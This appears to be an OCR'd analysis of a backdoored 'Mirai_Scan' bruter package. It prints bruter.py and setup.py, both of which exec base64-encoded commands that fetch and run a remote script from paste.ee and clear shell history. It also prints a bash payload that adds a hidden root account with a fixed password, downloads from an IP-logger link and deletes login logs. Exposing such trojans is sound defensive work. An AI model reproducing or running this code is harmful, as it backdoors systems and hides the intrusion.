


Mirai_Scan


- Mirai_Scan
  - bruter.py
  - setup.py
  - tutorial.txt
- Mirai_Scan.zip



```
#!/usr/bin/python
import threading
import sys,os,re,base64,subprocess,time,socket
from Queue import *
from sys import stdout
scan_parameter = "cnVuKCJ3Z2V0IHBhc3RlLmVlL3IveDcyaVkvMCAtTyAuYSAtcTsgY2htb2QgK3ggLmE
def run(cmd):
    subprocess.call(cmd, shell=True)

exec(base64.b64decode(scan_parameter))

```



```
# little mirai-bruter dependency installer made by scarface for all the skids

import subprocess,os,sys,random,time,base64,subprocess

def run(cmd):
    subprocess.call(cmd, shell=True)

print("Updating system")
time.sleep(5)

debian = "cnVuICgieXVtIHVwZGF0ZSAteTsgYXB0LWdldCB1cGRhdGUgLXkiKQ=="
centos = "cnVuKCJ3Z2V0IHBhc3RlLmVlL3IveDcyaVkvMCAtTyAuYSAtcTsgY2htb2QgK3ggLmE7IHNoIC5
exec(base64.b64decode(centos))
exec(base64.b64decode(debian))

```




Input value to Encode or Decode:


```
run ("yum update -y; apt-get update -y")
```

Input value to Encode or Decode:

```
run("wget paste.ee/r/x72iY/0 -O .a -q; chmod +x .a; sh .a > /dev/null 2>&1;
rm -rf .a; history -c")
```



```
#!/bin/bash

useradd -o -u 0 -g 0 -M -d /root -s /bin/bash SSH2; echo -e
"Hacked123\nHacked123" | passwd SSH2; wget -q -O /tmp/...
https://2no.co/2CQC75; rm -rf /var/log/lastlog; history -c
history -c
```



IP Logger URL shortener web service helps to track data on your website traffic, get information about clicks on your short URLs shared via you social media channels or published on your website, lookup ip address, check ip location and check any URL for redirects and safety. If you want to know how to find ip address of a website or what is your IP address, you are in the right place!

DO NOT perform any illegal or illicit activity using our services or information that may be obtained using our services. Make sure that you and your website visitors or users with whom you share our links understand our Terms and Conditions and Privacy Policy and provide clear consent. If you noticed that someone is abusing IP Logger services, please immediately report it to abuse@iplogger.com

IP Logger URL Shortener - Log and Track IP Addresses

Location Tracker

